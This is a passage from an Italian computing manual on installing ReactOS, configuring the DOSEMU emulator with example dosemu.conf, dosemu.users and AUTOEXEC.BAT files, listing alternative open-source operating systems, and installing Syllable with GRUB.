`A:>`**`FDISK /MBR`** [*Invio*]

Quindi si deve trasferire il sistema minimo nella partizione, con il comando:

`A:>`**`SYS C:`** [*Invio*]

Naturalmente, la partizione in questione deve risultare attiva, ovvero deve essere quella che viene «avviata».

Per poter installare ReactOS, è necessario disporre di un CD-ROM, che si ottiene scaricando il file-immagine, seguendo le indicazioni contenute nel sito ⟨*http://reactos.com*⟩. Il file-immagine dovrebbe risultare essere un file compresso, in formato '`.zip`'; una volta estratto, si può usare per incidere un CD-ROM.

Il CD che si ottiene dovrebbe essere autoavviabile, inserendosi automaticamente nelle procedura di installazione. L'installazione è relativamente breve, dal momento che il sistema è ancora allo stato iniziale del suo sviluppo. Al termine, se non ci sono stati problemi, viene sistemato anche il sistema di avvio; pertanto dovrebbe bastare riavviare l'elaboratore per mettere in funzione la copia di ReactOS appena installata.

ReactOS viene installato a partire dalla directory '`\ReactOS\`', ma il sistema di avvio rimane all'inizio ed è composto dai file '`\freeldr.sys`' e '`\freeldr.ini`'; eventualmente, il secondo di questi due può essere modificato per cambiare il menù di Avvio.

Una volta fatto funzionare il sistema, se è necessario, occorre intervenire nuovamente nel settore di avvio del disco fisso, in modo da poter usare sistemi come GRUB 1 o LILO, attraverso

i quali si deve fare in modo di avviare il primo settore della partizione contenente ReactOS, oltre che gli altri sistemi operativi che probabilmente sono installati nello stesso disco.

814.2 Riferimenti

- *ReactOS*

  ⟨http://reactos.com ⟩

- SourceForge.net: *ReactOS*

  ⟨http://sourceforge.net/projects/reactos ⟩

[1] **ReactOS** GNU GPL

Capitolo 815

DOSEMU: l'emulatore di hardware DOS compatibile

DOSEMU [1] è fondamentalmente un emulatore dell'hardware x86 per vari sistemi Unix funzionanti su architettura x86. Il suo obiettivo è quello di permettere il funzionamento del sistema operativo Dos (MS-Dos o cloni). Si tratta di un progetto eternamente in fase di sviluppo (*alpha*), anche se da diversi anni è sufficientemente funzionante. Tuttavia non ci sono punti fermi: da una versione all'altra si possono incontrare novità imprevedibili.

Dal momento che l'emulazione riguarda l'hardware, il Dos deve essere installato all'interno di questo sistema di emulazione; quindi, è necessaria una copia di questo sistema operativo, insieme alla licenza d'uso.

> DOSEMU permette di utilizzare la stessa copia installata del Dos su più terminali contemporaneamente. Se si intende concedere l'utilizzo simultaneo di una singola copia di questo sistema operativo, è necessario un numero maggiore di licenze d'uso, oppure una licenza multipla.

A fianco del lavoro su DOSEMU è anche in corso quello sul progetto FreeDOS per un sistema operativo Dos libero (capitolo 811).

815.1 Predisporre un ambiente adatto al Dos all'interno di DOSEMU

Perché il sistema operativo Dos possa funzionare all'interno di DOSEMU, occorre preparare un file-immagine di un disco Dos dal quale si possa effettuare l'avvio del Dos stesso. Questo file che viene descritto di seguito, viene visto dal Dos come disco '`C:`'.

Successivamente è conveniente predisporre uno spazio all'interno del file system del proprio sistema GNU/Linux da utilizzare per i programmi Dos che deve essere letto come un disco di rete.

815.1.1 Un disco «C:» immagine

Per effettuare l'avvio del Dos occorre che sia predisposta l'immagine di un disco di piccole dimensioni. Questo potrebbe essere un file contenuto nella directory '`/var/lib/dosemu/`', oppure '`/var/state/dosemu/`', il cui nome inizia normalmente per '`hdimage`'.

> Attualmente, il file dovrebbe chiamarsi '`hdimage.first`' e al limite potrebbe essere un collegamento simbolico a un altro file che costituisce l'immagine vera e propria.

Se non esiste questo file è necessario copiarlo dal pacchetto sorgente. Il nome dovrebbe essere '`hdimage.dist`', o qualcosa di simile. Questa immagine deve essere preparata in seguito.

815.1.2 Un disco «D:» virtuale o di rete

In questa fase conviene preparare una directory che definisca l'inizio (la radice) del disco '`D:`' virtuale utilizzato dai programmi Dos. Stabiliamo che questo sia '`/var/emul/dos/`'. Da questo punto in poi, '`D:\`' è equivalente a '`/var/emul/dos/`'.

815.1.3 La struttura essenziale del disco «D:» virtuale

Il disco '`D:`' virtuale dovrebbe contenere alcune directory che riproducono in pratica il classico ambiente Dos:

- '`D:\TEMP\`'

  equivalente a '`/var/emul/dos/temp/`';

- '`D:\DOS\`'

  equivalente a '`/var/emul/dos/dos/`'.

Per evitare la proliferazione di directory temporanee, è possibile utilizzare al posto di '`/var/emul/dos/temp/`' un collegamento simbolico che punti a '`/tmp/`'.

`#` **`ln -s /tmp /var/emul/dos/temp`** [*Invio*]

815.2 La configurazione di DOSEMU

La configurazione di DOSEMU consiste nella modifica dei file '`/etc/dosemu.conf`' e di '`/etc/dosemu.users`'. Il file '`/etc/dosemu.users`' permette di definire gli utenti che possono utilizzare DOSEMU, mentre l'altro stabilisce tutte le altre caratteristiche.

Purtroppo, la configurazione di DOSEMU, specialmente per ciò che riguarda il file '`/etc/dosemu.conf`', è complessa e cambia da versione a versione. Inoltre, DOSEMU può costituire anche un problema per la sicurezza del sistema dal momento che di solito l'eseguibile '**`dos`**', deve essere SUID-root (cioè deve appartenere a '**`root`**' e avere il bit SUID attivato) per utilizzare funzionalità particolari dell'hardware (soprattutto l'adattatore grafico VGA).[2]

815.2.1 File «/etc/dosemu.users»

DOSEMU permette di distinguere alcune categorie di utenti, attribuendogli privilegi differenti, in base a una diversa configurazione nel file '`/etc/dosemu.conf`'. Tali categorie di utenti dipendono quindi dalla configurazione di questo file.

Il file '`/etc/dosemu.users`' può contenere righe di commento, introdotte dal simbolo '**`#`**', righe bianche o vuote, che vengono ignorate, e direttive espresse dalla sintassi seguente:

utente [***variabile_di_configurazione***...]

In pratica, si possono abbinare a un utente una o più variabili di configurazione che fanno riferimento a elementi del file '`/etc/dosemu.conf`'. È da osservare, in particolare, che si

può indicare anche un utente particolare, '**`all`**', per fare riferimento a tutti gli utenti a cui non si fa menzione in modo esplicito.

A titolo di compromesso, viene mostrato un esempio di configurazione del file '`/etc/dosemu.users`' che dovrebbe essere sufficiente nella maggior parte delle situazioni. Si tratta in pratica della versione standard distribuita assieme a DOSEMU, con l'aggiunta di qualche utente ipotetico.

```
# This is a sample /etc/dosemu.users file
# For more details look at ./doc/README.conf

root c_all              # root is allowed to do all weird things
nobody guest            # variable 'guest' is checked in /etc/dosemu.conf
                        # to allow only DEXE execution
guest guest             # login guest treated as 'nobody'

# Utenti inseriti normalmente
tizio
caio
sempronio

# If you want to allow limited dosemu to all users, uncomment the line below
#all restricted         # all other users have normal user restrictions
```

Come si intuisce, l'utente '**`root`**' ha tutti i diritti necessari a compiere quello che vuole dall'interno di DOSEMU. Sono previsti gli utenti '**`nobody`**' e '**`guest`**', a cui sono concesse solo poche cose, mentre agli utenti '**`tizio`**', '**`caio`**' e '**`sempronio`**' sono concessi privilegi normali. Infine, appare commentata la direttiva '**`all restricted`**', con la quale si potrebbe consentire l'utilizzo di DOSEMU a tutti gli altri utenti, con privilegi ridotti.

815.2.2 File «/etc/dosemu.conf»

La preparazione di '`/etc/dosemu.conf`' è invece più delicata. Il file di esempio già fornito all'interno del pacchetto di distribuzione di DOSEMU è commentato molto dettagliatamente, però è anche molto complesso. Di seguito vengono indicate solo alcune parti particolarmente importanti. Le altre direttive di questo file, possono essere lasciate come sono, ignorandole, almeno fino a quando non si raggiunge una buona esperienza con l'uso di DOSEMU.

```
# Viene impostata la mappa della tastiera per uniformarsi alla
# disposizione dei tasti in Italia.
$_rawkeyboard = (1)     # bypass normal keyboard input, maybe dangerous
$_layout = "it"         # one of: finnish(-latin1), de(-latin1), be, it, us
                        # uk, dk(-latin1), keyb-no, no-latin1, dvorak, po
                        # sg(-latin1), fr(-latin1), sf(-latin1), es(-latin1)
                        # sw, hu(-latin2), hu-cwi, keyb-user
$_keybint = (on)        # emulate PCish keyboard interrupt


# Vengono definite le potenzialità dello schermo
# (per poter utilizzare la grafica, come impostato in questo
# esempio, occorre avviare il programma dos con i privilegi
# dell'utente root).
$_video = "vga"         # one of: plainvga, vga, ega, mda, mga, cga
```

```
$_console = (1)         # use 'console' video
$_graphics = (1)        # use the cards BIOS to set graphics
$_videoportaccess = (1) # allow videoportaccess when 'graphics' enabled
$_vbios_seg = (0xc000)  # set the address of your VBIOS (e.g. 0xe000)
$_vbios_size = (0x10000)# set the size of your BIOS (e.g. 0x8000)
$_vmemsize = (1024)     # size of regen buffer
$_chipset = ""          # one of: plainvga, trident, et4000, diamond, avance
                        # cirrus, matrox, wdvga, paradise
$_dualmon = (0)         # if you have one vga _plus_ one hgc (2 monitors)


# Viene definito l'uso dei dischetti e dell'immagine del disco C:.
$_floppy_a ="threeinch" # or "fiveinch" or empty, if not existing
$_floppy_b = ""         # ditto for B:

$_hdimage = "hdimage.first" # list of hdimages under /var/lib/dosemu
                        # assigned in this order such as
                        # "hdimage_c hdimage_d hdimage_e"
                        # If the name begins with '/dev/', then partition
                        # access is done instead of virtual hdimage such as
                        # "/dev/hda1" or "/dev/hda1:ro" for readonly
                        # Currently mounted devices and swap are refused.
                        # Hdimages and devices may be mixed such as
                        # "hdimage_c /dev/hda1 /dev/hda3:ro"
                        # Note: 'wholedisk' is _not_ supported.
$_hdimage_r = $_hdimage # hdimages for 'restricted access (if different)


# Viene definita la stampante.
$_printer = "lp"        # list of (/etc/printcap) printer names to appear as
                        # LPT1, LPT2, LPT3 (not all are needed, empty for none)
$_printer_timeout = (20)# idle time in seconds before spooling out

$_ports = ""            # list of portnumbers such as "0x1ce 0x1cf 0x238"
                        # or "0x1ce range 0x280,0x29f 310"
                        # or "range 0x1a0,(0x1a0+15)"
```

815.3 Installare e utilizzare il Dos

Il problema successivo è quello di riuscire a installare il Dos nel file-immagine che serve per effettuare l'avvio del Dos stesso. L'immagine in questione, che probabilmente è il file '`/var/lib/dosemu/hdimage.first`', contiene già una serie di programmi Dos che fanno parte di DOSEMU e come tali non vanno cancellati. Ma l'immagine che viene distribuita così non è avviabile e il problema è proprio quello di inserirvi il kernel del Dos e l'interprete dei comandi '**`COMMAND.COM`**', salvo il caso in cui sia già presente una versione di FreeDOS.

1. **Preparazione di un dischetto di avvio**

   Per prima cosa occorre preparare un dischetto Dos avviabile che contenga qualche programma di servizio indispensabile. Da un elaboratore che stia eseguendo il sistema operativo Dos si procede come segue:

C:> **FORMAT A: /S** [*Invio*]

C:> **COPY C:\DOS\SYS.* A:** [*Invio*]

C:> **COPY C:\DOS\FDISK.* A:** [*Invio*]

Oltre a questi file converrebbe preparare nel dischetto un programma per la creazione e modifica di file di testo. Questo serve per preparare i file 'CONFIG.SYS' e 'AUTOEXEC.BAT'.

2. **Avvio del dischetto attraverso DOSEMU**

   È necessario quindi avviare il Dos contenuto nel dischetto appena creato attraverso DOSEMU. Per fare questo, dall'elaboratore GNU/Linux si avvia DOSEMU nel modo seguente:

   # **dos -A** [*Invio*]

   Se tutto è andato bene si avvia il Dos; quindi, dopo la richiesta della data e dell'ora appare l'invito classico (il *prompt*), per l'inserimento dei comandi attraverso la shell ('**COMMAND.COM**').

```
A:\>
```

3. **Trasferimento del sistema**

   Per trasferire nel file-immagine il sistema contenuto nel dischetto, in modo da rendere questa immagine avviabile, occorre procedere prima con la creazione di un MBR (*Master boot record*):

   A:\> **FDISK /MBR** [*Invio*]

   quindi con il trasferimento del sistema:

   A:\> **SYS C:** [*Invio*]

   Se è andato tutto bene, adesso il disco 'C:', cioè l'immagine, è pronto.[3]

4. **Controllo del disco C:**

   Il disco 'C:' dovrebbe contenere alcuni file di DOSEMU. Per verificare il contenuto è sufficiente spostarsi in 'C:'.

   A:\> **C:** [*Invio*]

   C:\> **DIR** [*Invio*]

5. **Modifica di config.sys**

   Trovandosi in 'C:', potrebbe essere conveniente modificare i file 'CONFIG.SYS' e 'AUTOEXEC.BAT'. Si inizia con 'CONFIG.SYS'.

   Si stabilisce di poter utilizzare tutte le lettere di unità (*drive*) a disposizione.

```
LASTDRIVE=Z
```

   Si definisce attraverso il driver 'EMUFS.SYS' di DOSEMU che la prossima lettera di disco a disposizione punti alla directory '/var/emul/dos/'. Di conseguenza, quella directory viene interpretata come disco 'D:'

```
DEVICE=C:\EMUFS.SYS /var/emul/dos
```

Viene avviato il driver '`EMS.SYS`' di DOSEMU che si occupa della gestione della memoria estesa.

```
DEVICE=C:\EMS.SYS
```

Se in seguito se ne presenta l'opportunità, è sempre possibile apportare modifiche a questo file.

6. **Modifica di '`AUTOEXEC.BAT`'**

   Inizialmente il file non necessita di modifiche. È possibile vedere in seguito come configurare al meglio questo file.

7. **Conclusione dell'installazione**

   Per terminare la sessione di lavoro dell'installazione occorre fare terminare l'esecuzione di DOSEMU, avviato in precedenza con il comando '**`dos -A`**'. Per chiudere si utilizza il programma '**`EXITEMU.COM`**':

   `C:\>` **`C:\EXITEMU`** [*Invio*]

8. **Verifica**

   Se tutto è andato come previsto, il Dos è pronto. Si può provare ad avviare il Dos senza l'uso del dischetto semplicemente con il comando:

   `$` **`dos`** [*Invio*]

   Se ha funzionato, si ottiene l'invito normale:

```
C:\>
```

   Per uscire si utilizza il programma '**`EXITEMU.COM`**':

   `C:\>` **`EXITEMU`** [*Invio*]

815.3.1 I dischi virtuali con «LREDIR.COM»

Il programma '**`LREDIR.COM`**' è in grado di consentire l'accesso a porzioni del file system di GNU/Linux attribuendo una lettera di unità. Per esempio:

`C:\>` **`LREDIR X: \linux\fs\/home`** [*Invio*]

fa sì che il disco '`X:`' corrisponda al contenuto della directory '`/home/`'. Invece,

`C:\>` **`LREDIR Y: \linux\fs\${home}`** [*Invio*]

fa sì che il disco '`Y:`' corrisponda al contenuto della directory personale dell'utente che sta usando DOSEMU.

815.3.2 Il mouse

Teoricamente, DOSEMU è in grado di gestire da solo il mouse. In pratica potrebbe non essere così. In tal caso conviene provare ad avviare un programma apposito all'interno del '`CONFIG.SYS`' o di '`AUTOEXEC.BAT`'.

815.3.3 Un esempio di «AUTOEXEC.BAT»

Nell'esempio seguente viene utilizzato un programma per la gestione del mouse estraneo a DOSEMU. Il disco '`D:`' è stato definito implicitamente all'interno di '`CONFIG.SYS`' attraverso '**`DEVICE=C:\EMUFS.SYS /var/emul/dos`**'.

```
@echo off

LREDIR H: linux\fs\${home}
LREDIR R: linux\fs\/mnt/cdrom

PROMPT=$p$g
PATH=c:\
PATH=%PATH%;D:\;D:\DOS

SET TEMP=D:\TEMP

D:

D:\DOS\MOUSE

ECHO "Questo è DOSEMU. Benvenuto!"
```

815.3.4 DOSEMU e le console virtuali

Quando viene avviato il Dos attraverso DOSEMU, questo opera nella console virtuale sulla quale ci si trova. Di solito, per passare da una console virtuale all'altra è sufficiente premere la combinazione [*Alt F1*] o [*Alt F2*]... Quando ci si trova su una console virtuale all'interno della quale sta funzionando il Dos, per passare a un'altra si agisce con la combinazione [*Ctrl Alt F1*] o [*Ctrl Alt F2*]...

815.3.5 DOSEMU da X

Per avviare il Dos in una finestra del sistema grafico X, conviene avviare DOSEMU attraverso '**`xdos`**' che normalmente è un collegamento simbolico a '**`dos`**'.

815.3.6 DOSEMU e Mtools

Nelle sezioni precedenti si è visto l'uso del file-immagine '`/var/lib/dosemu/hdimage`', che costituisce normalmente il disco '`C:`' per DOSEMU. Questo file non è gestibile con strumenti Unix normali, soprattutto perché non è un'immagine standard. Si tratta dell'immagine di un piccolo disco fisso contenente una partizione, con l'aggiunta di un'intestazione aggiuntiva.

Questo disco '`C:`' può essere utilizzato principalmente attraverso strumenti Dos all'interno di DOSEMU, così come è stato già mostrato, oppure può essere raggiunto anche tramite Mtools, purché configurato opportunamente. Infatti, è sufficiente informare Mtools sulla posizione esatta in cui ha inizio la prima partizione all'interno del file-immagine, per potervici accedere anche con questo strumento. Potrebbe trattarsi della direttiva seguente, nel file di configurazione '`/etc/mtools.conf`'.

```
drive n: file="/var/lib/dosemu/hdimage.first" partition=1 offset=128
```

In tal modo, per Mtools, il disco '`N:`' corrisponderebbe al disco '`C:`' di DOSEMU.

È importante fare attenzione al valore dello scostamento (*offset*) che potrebbe cambiare da una versione all'altra di DOSEMU.

815.3.7 Implicazioni sulla gestione dei permessi

Il Dos non è un sistema operativo multiutente e di conseguenza non è in grado di attribuire dei permessi ai file. Quando si utilizza il Dos all'interno di DOSEMU, i permessi vengono gestiti in modo predefinito.

Quando si crea un file gli vengono attribuiti i permessi predefiniti in base a quanto stabilito con la maschera dei permessi; inoltre, l'utente e il gruppo proprietario corrispondono all'utente che ha avviato DOSEMU e al gruppo cui questo utente appartiene.

Quando si accede a un file, l'apparenza delle caratteristiche di questo cambiano a seconda che l'accesso avvenga da parte di un utente rispetto a un altro: l'utente che ha creato il file può modificarlo, un altro potrebbe trovarlo protetto in sola lettura.

In particolare, i file contenuti nel file-immagine che costituisce il disco '`C:`' hanno le proprietà e i permessi del file-immagine stesso.

Ma il Dos non è in grado di gestire tutte le finezze che può invece amministrare un sistema Unix, di conseguenza, quando si tenta di fare qualcosa che i permessi non consentono, si ottengono per lo più delle segnalazioni di errore che normalmente non si vedono quando si usa il Dos da solo senza emulazioni.

Quando si utilizza il Dos con DOSEMU su un sistema al quale accede un solo utente, non dovrebbero porsi problemi: basta che l'unico utente utilizzi sempre lo stesso nominativo (lo stesso UID). Quando lo si utilizza invece in un sistema al quale accedono più utenti, è ragionevole desiderare che i dati personali possano essere inaccessibili agli altri; quindi, questo modo trasparente di gestire i permessi può essere solo positivo. Quando si vogliono gestire alcune attività in gruppo si può aggirare eventualmente l'ostacolo utilizzando un utente comune creato appositamente per quel compito.

Un'ultima annotazione deve essere fatta per i file eseguibili che non necessitano dei permessi di esecuzione, come invece richiederebbe GNU/Linux. È generalmente sufficiente che ci siano i permessi di lettura. A volte sono necessari anche quelli in scrittura, ma prima di dare questi permessi è meglio verificare, onde evitare di lasciare campo libero a un possibile virus.

[1] **DOSEMU** GNU GPL

[2] Se ci si accontenta di uno schermo a caratteri, senza grafica e senza cornici, non dovrebbe essere necessario attivare il bit SUID.

[3] Il comando '**`FDISK /MBR`**' riguarda precisamente MS-Dos, mentre nel caso di cloni le cose potrebbero essere differenti; per esempio potrebbe essere necessario avviare il programma nel modo solito e poi specificare la richiesta selezionando una voce da un menù.

Parte cxxv

Sistemi operativi alternativi

Capitolo 816

Sistemi operativi alternativi di un certo rilievo

Oltre ai soliti sistemi GNU (GNU/Linux, GNU/Hurd, ecc.) e *BSD, esiste lo sviluppo o il progetto di altri sistemi operativi, più o meno liberi, che possono rivelarsi di un certo interesse. In questo capitolo viene fatto l'elenco di alcuni di questi sistemi operativi alternativi, la cui licenza rientra almeno nella categoria di quelle approvate da OSI, Open Source Initiative, ⟨*http://www.opensource.org*⟩.

Si tenga presente il fatto che le informazioni annotate qui possono essere poco accurate, soprattutto in considerazione degli sviluppi che i vari progetti possono prendere.

Progetto	Licenza	Siti	Annotazioni
AROS	APL	⟨*http://aros.sourceforge.net/*⟩	*Amiga research operating system* è un progetto per lo sviluppo di un sistema operativo compatibile con Amiga, inizialmente per elaboratori x86.
OpenDarwin	APSL (Apple public source license)	⟨*http://www.opendarwin.org*⟩	Una delle varianti BSD.
GNU-Darwin	APSL (Apple public source license), GNU GPL e altre	⟨*http://www.gnu-darwin.org*⟩	Variante GNU di OpenDarwin.
ELKS	GNU GPL	⟨*http://elks.sourceforge.net/*⟩ ⟨*http://sourceforge.net/projects/elks/*⟩	*Embeddable linux kernel subset* è un progetto che intende realizzare un sistema operativo per elaboratori con architettura x86-16, a partire da un sottoinsieme di funzionalità di GNU/Linux. ELKS è descritto nel capitolo 804.
FreeDOS	GNU GPL	⟨*http://www.freedos.org*⟩	È un progetto per la realizzazione di un sistema operativo libero compatibile con il Dos, anche sull'architettura x86-16. FreeDOS è descritto anche nel capitolo 811.
Haiku	MIT	⟨*http://haiku-os.org/*⟩	Il progetto, che originariamente aveva il nome OpenBeOS, punta alla realizzazione di un sistema operativo compatibile con BeOS.
Minix	simile a BSD	⟨*http://www.cs.vu.nl/~ast/minix.html*⟩ ⟨*http://www.cs.vu.nl/pub/minix/*⟩	Si tratta di un sistema Unix, nato per motivi didattici, che nella versione 2 è ancora in grado di funzionare su elaboratori con architettura x86-16. Minix è descritto nel capitolo 803.
Plan 9	Lucent Public License	⟨*http://plan9.bell-labs.com/plan9/index.html*⟩	È un sistema operativo innovativo, inteso come il successore di UNIX. È descritto a partire dal capitolo 819.
ReactOS	GNU GPL	⟨*http://reactos.com*⟩ ⟨*http://sourceforge.net/projects/reactos*⟩	È un progetto per la realizzazione di un sistema operativo conforme al funzionamento di MS-Windows, a partire da NT in su. ReactOS è descritto nel capitolo 814.

Progetto	Licenza	Siti	Annotazioni
Syllable	GNU GPL	⟨*http://syllable.sourceforge.net* ⟩ ⟨*http://sourceforge.net/projects/syllable* ⟩	Si tratta di un progetto derivato da AtheOS (di Kurt Skauen), per un sistema operativo compatibile con le specifiche POSIX, ma con delle particolarità rispetto ai sistemi Unix tradizionali. È descritto nei capitoli 817 e 818.

816.1 Riferimenti

- *OSDev ring*

  ⟨*http://www.osdev.org/* ⟩

Capitolo 817

Syllable: introduzione

Syllable [1] è un sistema operativo orientato verso lo standard POSIX, distaccandosi leggermente dalle convenzioni comuni di un sistema GNU o *BSD. La sua caratteristica più appariscente è quella di funzionare in modo esclusivamente grafico, anche se poi si usano le solite finestre di terminale.

Syllable nasce come derivazione di AtheOS, [2] iniziato da Kurt Skauen, che attualmente sembra non essere più sviluppato attivamente.

In generale, Syllable (e il predecessore AtheOS) si può considerare un sistema operativo completo, con alcune limitazioni sulle componenti hardware che si possono usare effettivamente. Normalmente, un elaboratore con microprocessore i586, o compatibile, mouse PS/2 o seriale (se si tratta di un mouse seriale questo va collegato nella prima porta seriale), grafica VESA, dovrebbe funzionare regolarmente. Qualche problema, forse, si può incontrare con le schede di rete, nel senso che i modelli compatibili sono pochi.

817.1 Installazione

Nelle prime edizioni di Syllable ci sono difficoltà ad accedere ai lettori CD-ROM, pertanto viene mostrato un metodo di installazione molto spartano, compatibile anche con AtheOS nella versione 0.3.7.

In pratica è necessario disporre in qualche modo di un'altra partizione, in formato Dos-VFAT, che contenga l'archivio compresso da estrarre durante l'installazione. Pertanto, inizialmente bisogna agire usando altri strumenti, come un mini sistema GNU/Linux.

Da quanto appena esposto, si può comprendere che servono due partizioni primarie, la prima di tipo Dos-VFAT, inizializzata correttamente, e la seconda di un tipo non meglio precisato, dal momento che non sembra essere stato concordato un codice particolare per le partizioni contenenti un file system Syllable.

Una volta prelevato l'archivio compresso contenente la copia del file system di partenza, questo va copiato nella partizione con file system Dos-VFAT. Fatto questo ci si può occupare della preparazione dei dischetti di avvio, che potrebbero essere tre o più. Naturalmente vanno prelevati i file-immagine di questi dischetti, da riprodurre secondo le solite modalità (si veda eventualmente la scheda 176), per esempio nel modo seguente se si usa un sistema GNU/Linux, avendo cura naturalmente di sostituire ogni volta il dischetto:

cp syllable*1.img /dev/fd0 [*Invio*]

cp syllable*2.img /dev/fd0 [*Invio*]

cp syllable*3.img /dev/fd0 [*Invio*]

Disponendo dei dischetti si può inserire il primo nell'elaboratore in cui si vuole installare Syllable, riavviandolo. Viene richiesto di sostituire il primo con il secondo e poi con il terzo. A un certo punto appare la grafica e una finestra di terminale, con il quale vanno impartiti manualmente i comandi necessari.

Appena si dispone del terminale, si procede inizializzando la partizione che deve ospitare il sistema operativo; quindi vanno innestate entrambe per trasferire i dati. In questi esempi viene mostrato un invito fittizio, che potrebbe essere diverso dal reale, secondo le convenzioni comuni usate a proposito dei sistemi Unix.

Si suppone che la partizione che deve ospitare il file system di Syllable sia la seconda in assoluto.

Syllable usa una sua struttura particolare per i file di dispositivo (creati dinamicamente dal kernel) e per quanto riguarda l'accesso a una partizione di un disco ATA, si può usare una delle notazioni seguenti:

```
/dev/disk/bios/hdx/n
```

```
/dev/disk/ide/hdx/n
```

La differenza tra i due tipi di notazione sta nella sigla '**bios**' o '**ide**', che identifica il tipo di gestione software utilizzato per accedere ai dischi ('**ide**' fa riferimento al bus «ATA»). I file di dispositivo di Syllable (così come per AtheOS) sono virtuali e creati dinamicamente dal sistema; pertanto, la scelta dipende anche dal fatto che il file di dispositivo sia disponibile effettivamente. In generale, il primo tipo dovrebbe essere disponibile quando si usano i dischetti di installazione (si veda anche la tabella 817.3).

Si osservi che la sigla ***x*** va sostituita con una lettera alfabetica minuscola, corrispondente alla posizione del disco ATA (il primo disco corrisponde a '**hda**'); inoltre, il numero finale rappresenta la partizione (primaria o estesa che sia), a partire da zero. Pertanto, per fare riferimento alla seconda partizione del primo disco si può usare il nome '`/dev/disk/bios/hda/1`'.

`#` **`format /dev/disk/bios/hda/1 afs Pippo`** [*Invio*]

Con il comando appena mostrato si inizializza la partizione usando un file system AFS (il formato nativo di Syllable e di AtheOS), a cui viene anche attribuito un nome obbligatorio (in questo caso è «Pippo»).

Il programma '**format**' non si accorge se la partizione non è quella che dovrebbe essere, pertanto se si va a inizializzare la partizione sbagliata si perdono i dati che questa contiene.

Una volta che l'inizializzazione è stata completata, si innestano le due partizioni, creando prima le directory necessarie all'innesto. Si suppone che la partizione contenente l'archivio da estrarre sia la prima:

`#` **`mkdir /dos`** [*Invio*]

`#` **`mount /dev/disk/bios/hda/0 /dos`** [*Invio*]

`#` **`mkdir /afs`** [*Invio*]

`#` **`mount /dev/disk/bios/hda/1 /afs`** [*Invio*]

Come si può intuire, il tipo di file system viene determinato automaticamente.

Si osservi che per motivi di spazio, i dischetti di avvio usati per installare Syllable potrebbero non avere certi comandi. Per esempio, potrebbe mancare '**unmount**' (contrariamente alla tradizione Unix è questo il nome del comando da usare per eseguire il distacco di un disco), quindi occorre fare queste operazioni con cura.

Si passa così a estrarre l'archivio contenente la copia del sistema:

cd /afs [*Invio*]

tar xzpvf /dos/base-syllable*.tgz [*Invio*]

Si può osservare che vengono prodotte solo le directory '`atheos/`' e '`boot/`', perché tutto il resto della struttura viene creato in modo virtuale durante il funzionamento del sistema operativo.

Per la precisione, durante il funzionamento queste directory appaiono discendere da '`/boot/`'; pertanto si possono vedere come '`/boot/atheos/`' e '`/boot/boot/`'.

Syllable (come anche AtheOS) utilizza GRUB 1 per l'avvio del sistema (capitolo 51), pertanto occorre verificare che il file '`boot/grub/menu.lst`' sia configurato correttamente. L'esempio seguente si riferisce proprio all'uso della seconda partizione:

```
timeout 5

title  Syllable
root   (hd0,1)
kernel /atheos/sys/kernel.so root=/dev/disk/ide/hda/1
module /atheos/sys/drivers/fs/afs
module /atheos/sys/drivers/dev/disk/ata
```

Si comprende intuitivamente che potrebbe essere necessario modificare le direttive '**`root`**' e '**`kernel`**', se la partizione fosse un'altra.

Nel caso fosse necessario modificare questo file, si deve avviare un programma per la modifica dei file di testo. I dischetti di installazione mettono a disposizione il programma Aedit, corrispondente all'eseguibile '**`aedit`**' (nel caso di AtheOS si tratta invece di Jed, associato all'eseguibile '**`jed`**'). Il programma in questione dovrebbe risultare molto intuitivo per il suo utilizzo.

Si osservi comunque che i moduli indicati rappresentano il minimo indispensabile per avviare il sistema, ma se si intende accedere al file system contenuto in un dischetto o in un CD-ROM, conviene aggiungerne altri. Si suggerisce un'impostazione iniziale come quella seguente, da estendere in seguito in base alle esigenze particolari:

```
timeout 5

title  Syllable
root   (hd0,1)
kernel /atheos/sys/kernel.so root=/dev/disk/ide/hda/1
module /atheos/sys/drivers/fs/afs
module /atheos/sys/drivers/fs/iso9660
module /atheos/sys/drivers/fs/ext2
module /atheos/sys/drivers/fs/fatfs
module /atheos/sys/drivers/dev/disk/ata
module /atheos/sys/drivers/dev/disk/bios
```

Per installare il settore di avvio di GRUB 1 occorre riavviare il sistema, dopo aver reinserito il primo dei dischetti dell'installazione. Per ottenere un riavvio corretto è sufficiente premere

la combinazione di tasti [*Ctrl Alt Canc*]. Quando appare il menù di GRUB 1 del dischetto, basta premere [*Esc*] per impedire l'avvio e poi [*c*] per inserire a mano i comandi di GRUB 1:

grub> **root (hd0,1)** [*Invio*]

grub> **setup (hd0)** [*Invio*]

Il secondo di questi due comandi può riferirsi eventualmente a '**(hd0,1)**', cioè all'inizio della partizione invece che all'inizio del disco intero, se si intende gestire all'esterno di Syllable l'avvio di altri sistemi operativi che convivono nello stesso disco:

grub> **root (hd0,1)** [*Invio*]

grub> **setup (hd0,1)** [*Invio*]

Fatto questo (scegliendo, a ragion veduta, uno dei due modi proposti), si può provare a riavviare l'elaboratore senza più il dischetto di avvio.

Tabella 817.3. Alcuni esempi di file di dispositivo di Syllable.

Percorso del file di dispositivo	Descrizione
`/dev/disk/bios/hd`***x***`/raw` `/dev/disk/ide/hd`***x***`/raw`	Fa riferimento a tutto il disco fisso corrispondente alla lettera ***x***, a cui si accede attraverso le funzioni del BIOS, oppure attraverso una modalità più evoluta.
`/dev/disk/bios/hd`***x***`/`***n*** `/dev/disk/ide/hd`***x***`/`***n***	Fa riferimento alla partizione ***n*** (primaria o estesa che sia) del disco fisso corrispondente alla lettera ***x***, a cui si accede attraverso le funzioni del BIOS, oppure attraverso una modalità più evoluta.
`/dev/disk/ide/cd`***x***`/raw`	Fa riferimento a tutto il CD-ROM collocato nel lettore corrispondente alla lettera ***x***.
`/dev/disk/bios/fd`***x***`/raw`	Fa riferimento a tutto il dischetto collocato nell'unità corrispondente alla lettera ***x***.
`/dev/misc/com/`***n***	Fa riferimento alla porta seriale ***n***.
`/dev/misc/ps2aux`	Fa riferimento al mouse PS/2.

817.2 Utenze

Una volta riavviato il sistema senza più i dischetti, appare una richiesta di identificazione, secondo il modo tradizionale dei sistemi Unix, ma di tipo grafico. Inizialmente sono disponibili due utenti: '**root**', associato alla parola d'ordine '**root**', e '**guest**', associato alla parola d'ordine '**guest**'. Naturalmente il primo utente è l'amministratore, mentre il secondo rappresenta il solito utente comune.

La creazione di utenze nuove può avvenire attraverso il programma '**Users**' (si osservi l'iniziale maiuscola), accessibile dal menù *System*, alla voce *Users*. Il programma guida in pratica alla compilazione del file '`/etc/passwd`', ma manca la possibilità di creare dei gruppi, pertanto per questo occorre intervenire in modo manuale.

Users [*Invio*]

